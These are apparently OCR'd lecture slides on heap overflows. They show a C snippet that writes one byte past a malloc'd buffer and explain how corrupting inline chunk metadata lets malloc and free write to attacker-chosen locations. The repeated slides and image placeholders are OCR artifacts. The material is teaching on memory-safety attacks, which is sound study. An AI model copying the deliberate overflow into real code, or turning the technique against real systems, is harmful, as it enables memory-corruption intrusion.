
What if buf2 contains function pointers?
(e.g., virtual methods in C++)

Heap Overflows

- Overflows on heap also possible


```
char *packet = malloc(1000)
packet[1000] = 'M';
```

- "Classical" heap overflow corrupts metadata
  - Heap metadata maintains chunk size, previous and next pointers, ...
    - Heap metadata is *inline* with heap data
  - And waits for heap management functions (**malloc, free**) to write corrupted metadata to target locations



Heap Overflows


- Heap allocators maintain a doubly-linked list of allocated and free chunks
- **`malloc`**() and **`free`**() modify this list



- http://www.sans.edu/student-files/presentations/heap_overflows_notes.pdf

Heap Overflows


- Heap allocators maintain a doubly-linked list of allocated and free chunks
- **`malloc`**() and **`free`**() modify this list



- http://www.sans.edu/student-files/presentations/heap_overflows_notes.pdf

Heap Overflows

- Heap allocators maintain a doubly-linked list of allocated and free chunks
- **`malloc`**() and **`free`**() modify this list



